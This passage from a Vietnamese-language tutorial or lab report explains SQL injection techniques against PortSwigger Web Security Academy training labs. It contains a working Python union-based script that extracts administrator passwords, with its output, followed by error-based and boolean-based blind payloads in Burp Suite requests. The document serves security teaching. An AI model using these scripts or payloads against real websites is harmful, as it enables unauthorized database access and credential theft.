            print("[+] Cột chứa chuỗi nằm ở vị trí " + str(string_column) + ".")
        else:
            print("[-] Không tìm thấy cột chứa chuỗi.")
    else:
        print("[-] Tấn công SQLi thất bại.")

```


Cuối cùng, hàm `Union_attack()` sẽ giúp tìm được password của người dùng quản trị một cách nhanh chóng. Trong hàm này, chúng ta sử dụng payload SQL `"UNION SELECT username, password FROM users--"`. Tương tự như hai hàm ở trên, sử dụng hàm `GET` của module `requests` để lấy kết quả trả về, kiểm tra mã trạng thái của phản hồi HTTP và chuyển nó qua dạng văn bản. Nếu tài khoản `"administrator"` được tìm thấy, chúng ta sử dụng thư viện `BeautifulSoup` để tìm mật khẩu của người dùng quản trị trích xuất mật khẩu của nó từ phản hồi và hiển thị ra màn hình. Việc tạo một đối tượng trong thư viện này sẽ khiến cho việc tương tác các thẻ HTML trở nên dễ dàng hơn. Nếu tìm thấy mật khẩu người dùng, màn hình sẽ hiển thị thông tin tài khoản `administrator` và mật khẩu, nếu không tìm thấy sẽ thông báo lỗi.

```
import requests
import sys
import urllib3
from bs4 import BeautifulSoup

urllib3.disable_warnings(urllib3.exceptions.InsecureRequestWarning)

def union_attack(url):
    username = "administrator"
    sql_payload = "' UNION SELECT username, password FROM users--"
    try:
        r = requests.get(url + sql_payload, verify=False)
        r.raise_for_status()
        res = r.text
        if "administrator" in res:
            print('[+] Found "administrator" account.')
            soup = BeautifulSoup(r.text, "html.parser")
            admin_password =
soup.body.find(string="administrator").parent.findNext("td").contents[0]
            print("[+] Password for \"administrator\" account is '%s' " %
admin_password)
            return
        else:
            print("[-] Password not found.")
    except requests.exceptions.RequestException as e:
        print("[-] Error:", e)

if __name__ == "__main__":
    try:
```

```
url = sys.argv[1].strip()
union_attack(url)
except IndexError:
    print("[-] Usage: %s <url>" % sys.argv[0])
    print("[-] Example: %s www.example.com" % sys.argv[0])
    sys.exit(-1)
```

Dưới đây là kết quả của quá trình thực hiện hai đoạn code trên:

Hàm `Tim_so_cot()` và hàm `Tim_chuoi()`

```
-(root@kali)-[/home/kali/Pictures]
# python3 num_cot_string.py "https://0a3300ff031ed20a804dc14c0021004e.web-security-academy."
] Đang tìm số cột...
] Số cột trả về là 2.
] Đang tìm cột chứa chuỗi...
] Cột chứa chuỗi nằm ở vị trí [1, 2].
```

Hàm `Union_attack`

```
-(root@kali)-[/home/kali/Pictures]
# python3 user_pass.py "https://0a3300ff031ed20a804dc14c0021004e.web-security-academy."
] Found "administrator" account.
] Password for "administrator" account is 'gtglyrqsw3iptczy9ha'
```

3.1.3. Đánh giá

- Ưu điểm:

- + Có thể truy cập nhiều bảng dữ liệu: Khi thành công, union-based injection cho phép kẻ tấn công truy cập dữ liệu từ nhiều bảng khác nhau trong cơ sở dữ liệu.
- + Không cần biết cấu trúc cơ sở dữ liệu: Kẻ tấn công không cần phải biết cấu trúc cơ sở dữ liệu để khai thác union-based injection, do đó làm cho kỹ thuật này trở nên đơn giản hơn so với các kỹ thuật khác.
- + Hiệu quả cao: Kỹ thuật union-based injection thường hiệu quả và nhanh chóng nếu được thực hiện chính xác và có thể truy cập được cơ sở dữ liệu.

- Nhược điểm:

- + Có thể bị phát hiện dễ dàng: Union-based injection thường tạo ra các giá trị hoặc lỗi đáp ứng rõ ràng, điều này làm cho kỹ thuật này dễ bị phát hiện và chặn lại.


- + Không thể truy cập dữ liệu bảo mật: Nếu dữ liệu được mã hóa hoặc được lưu trữ trong cơ sở dữ liệu bảo mật, union-based injection sẽ không thể truy cập được dữ liệu này.
- + Cần phải biết số lượng cột: Union-based injection yêu cầu kẻ tấn công biết số lượng cột được trả về từ câu lệnh SQL ban đầu để thực hiện thành công. Nếu kẻ tấn công không biết số lượng cột, kỹ thuật này sẽ không thành công.

3.2. Error-based


3.2.1. Kiểm thử bằng BurpSuite

Giả sử web dưới đây sử dụng TrackingId trong cookie để xác định danh mục sản phẩm, đồng thời tồn tại một bảng users và một bảng password. Để khai thác được lỗ hổng SQLi trong web này ta cần tạo ra một lỗi để web trả về thông báo chi tiết. Câu lệnh truy vấn như sau:

`SELECT tracking-id FROM tracking-table WHERE TrackingId = '...'`




Như đã thấy khi ta thêm dấu nhảy đơn vào sau TrackingId thì sẽ sinh ra lỗi không xác định được ký tự (cụ thể ở đây là thừa một ký tự nhảy đơn ở cuối), và cùng với đó chi tiết kèm câu lệnh bị lỗi được trả lại.



Tiếp theo, ta sử dụng câu truy vấn nhằm chuyển kiểu dữ liệu của username ở bảng users từ chuỗi thành dạng int:


`'AND CAST((SELECT username FROM users) AS int) --`

Và thông báo lỗi trả về là sau AND sẽ phải là một câu điều kiện, ta thêm phần chắc chắn rằng nếu có lỗi xảy ra thì dữ liệu chính xác và chi tiết được trả về, qua đây ta sẽ bắt đầu khắc phục những lỗi thông thường, và thu hẹp phạm vi nhằm chỉ kích lỗi ở vị trí thông tin cần lấy để được trả về chi tiết



'AND 2 = CAST((SELECT username FROM users) AS int) --

Sau khi sửa lại các lỗi xung quanh, ta đã thành công lấy ra được vị trí của administrator, giả sử nếu administrator không nằm ở hàng thứ nhất ta có thể thêm tùy chọn 'OFFSET' để bỏ qua từng dòng đến khi kết quả trả về administrator



'AND 2 = CAST((SELECT password FROM users) AS int) --

Tiếp đó thay vì lấy username ta sẽ lấy sang password, và như dự kiến, lỗi xảy ra ở ngay vị trí password và dữ liệu chi tiết lỗi được trả về bao gồm lỗi và dữ liệu tại vị trí lỗi.

3.2.2. Đánh giá

- Ưu điểm:

- + Thông tin có thể thấy được một cách chi tiết rõ ràng, không cần suy diễn, các thông tin hiện có thể là đa dạng các loại thông tin khác nhau
- + Dễ thực hiện, tồn tại ở nhiều vị trí có thể inject

- Nhược điểm:

- + Dễ dàng bị ngăn chặn: Bản chất Error-based là dựa vào thông báo lỗi chi tiết, trong trường hợp lỗi trả về thông báo chung, hoặc bị chặn thì không thể đọc được dữ liệu
- + Cần nắm rõ về các lỗi để thu hẹp phạm vi cũng như chọn được loại lỗi để tạo nhằm lấy chính xác được dữ liệu cần

3.3. Boolean-based

3.3.1. Kiểm thử bằng BurpSuite

Giả sử cơ sở dữ liệu chứa một bảng có tên là users, với các cột được gọi username và password. Để khai thác lỗ hổng này, cần tìm mật khẩu cho tài khoản administrator, và sau đó đăng nhập vào tài khoản của họ.

Kiểm tra tham số đưa vào có chứa lỗ hổng blind SQL hay không

Request

Pretty
Raw
Hex


```

1 GET /filter?category=Gifts'+UNION+SELECT+table_name+From+information_schema.tables+-- HTTP/2
2 Host: 0a46006a0456505d8112a71100920006.web-security-academy.net
3 Cookie: TrackingId=lpzgAyOb4l8ZwTac'; session=ZD5Rru7B6d1AXTWS033hlvo0B6LYvTj
4 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
5 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
6 Accept-Language: en-US,en;q=0.5
7 Accept-Encoding: gzip, deflate, br
8 Referer: https://0a46006a0456505d8112a71100920006.web-security-academy.net/
9 Upgrade-Insecure-Requests: 1
10 Sec-Fetch-Dest: document
11 Sec-Fetch-Mode: navigate
12 Sec-Fetch-Site: same-origin
13 Sec-Fetch-User: ?1
14 Te: trailers
15

```

Response


Pretty
Raw
Hex
Render



Blind SQL injection with conditional responses

LAB
Not solved

Back to lab home
Back to lab description >>

WE LIKE TO
SHOP


Gifts' UNION SELECT table_name From information_schema.tables --

Đầu tiên, Gửi request UNION nhận thấy rằng không thể hiển thị được kết quả lên trên màn hình, và cũng không có kết quả lỗi nào được trả về theo đề bài thì đây là blind sql injection

Giả sử truy vấn web có dạng sau:


```
SELECT tracking-id FROM tracking-table WHERE tracking-id = 'lpzgAyOb4l8ZwTac'
```


Để xác nhận lỗ hổng này tồn tại, thêm vào truy vấn một dạng payload đúng như sau: ' AND 1=1--.

Khi đó truy vấn trở thành:

```
SELECT tracking-id FROM tracking-table WHERE tracking-id = 'lpzgAyOb4l8ZwTac' AND 1=1--'
```


Trong Burp Suite, sau khi lấy được TrackingID từ GET request, chuyển vào Repeater để xử lý, thêm payload và mã hóa thông điệp, rồi bấm Send để gửi yêu cầu.





Khi truy vấn có logic đúng được hiển thị, phản hồi trả về thông báo “Welcome back!”

Nếu payload được tiêm vào là mệnh đề sai, ví dụ như ' and 1=0-- , phản hồi của web lúc này không hiện thông báo “Welcome back!”.



Như vậy, tại cookie này chắc chắn dính lỗi Blind SQL.

Kiểm tra sự tồn tại của bảng users trong CSDL của ứng dụng web

Sử dụng payload sau:

```
'AND (SELECT 'x' FROM users LIMIT 1) = 'x' --
```

Khi đó truy vấn trở thành:

```
SELECT tracking-id FROM tracking-table  
WHERE tracking-id = 'lpzgAyOb4l8ZwTac' AND (SELECT 'x' FROM  
users LIMIT 1) = 'x'--
```

Nếu tồn tại mục có chứa ký tự x trong bảng users, mệnh đề này đúng. Sử dụng Burp Suite để xác nhận yêu cầu:

Request

Pretty Raw Hex

```
1 GET /filter?category=Gifts HTTP/2  
2 Host: 0a46006a0456505d8112a71100920006.web-security-academy.net  
3 Cookie: TrackingId=lpzgAyOb4l8ZwTac'and(select 'x' from users LIMIT 1)= 'x'--; session=ZD5Rru7B6d1AXTWNS033hlvo0B6LYvTj  
4 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0  
5 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8  
6 Accept-Language: en-US,en;q=0.5  
7 Accept-Encoding: gzip, deflate, br  
8 Referer: https://0a46006a0456505d8112a71100920006.web-security-academy.net/  
9 Upgrade-Insecure-Requests: 1  
10 Sec-Fetch-Dest: document  
11 Sec-Fetch-Mode: navigate  
12 Sec-Fetch-Site: same-origin  
13 Sec-Fetch-User: ?1  
14 Te: trailers  
15  
16
```

Response

Pretty Raw Hex Render

Web Security Academy

Blind SQL injection with conditional responses

LAB Not solved

Back to lab home Back to lab description >>

Home | Welcome back! | My account

WE LIKE TO SHOP

Điều kiện đưa ra là đúng, khi đó tồn tại bảng users trong ứng dụng web.

Kiểm tra sự tồn tại của quản trị viên trong CSDL và username

Thêm payload

```
' AND (SELECT username FROM users WHERE username = 'administrator') = 'administrator'--
```

Để kiểm tra tính đúng sai của việc có hay không sự tồn tại của người quản trị trong cơ sở dữ liệu.

Khi đó truy vấn thành:

```
SELECT tracking-id FROM tracking-table  
WHERE tracking-id = 'lpzgAyOb4l8ZwTac' AND (SELECT username  
FROM users WHERE username = 'administrator') = 'administrator'--'
```

Request

Pretty Raw Hex

```
1 GET /filter?category=Gifts HTTP/2  
2 Host: 0a46006a0456505d8112a71100920006.web-security-academy.net  
3 Cookie: TrackingId=lpzgAyOb4l8ZwTac'and(select+username+from+users+where+username+ %3d'administrator')+%3d'administrator'--;  
   session=ZD5Rru7B6d1AXTWNS033hlvo0B6LYvTj  
4 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0  
5 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8  
6 Accept-Language: en-US,en;q=0.5  
7 Accept-Encoding: gzip, deflate, br  
8 Referer: https://0a46006a0456505d8112a71100920006.web-security-academy.net/  
9 Upgrade-Insecure-Requests: 1  
10 Sec-Fetch-Dest: document  
11 Sec-Fetch-Mode: navigate  
12 Sec-Fetch-Site: same-origin  
13 Sec-Fetch-User: ?1  
14 Te: trailers  
15  
16
```

Response

Pretty Raw Hex Render

Web Security Academy

Blind SQL injection with conditional responses

LAB

Not solved



[Back to lab home](#)

[Back to lab description >>](#)

[Home](#) | [Welcome back!](#) | [My account](#)

WE LIKE TO
SHOP

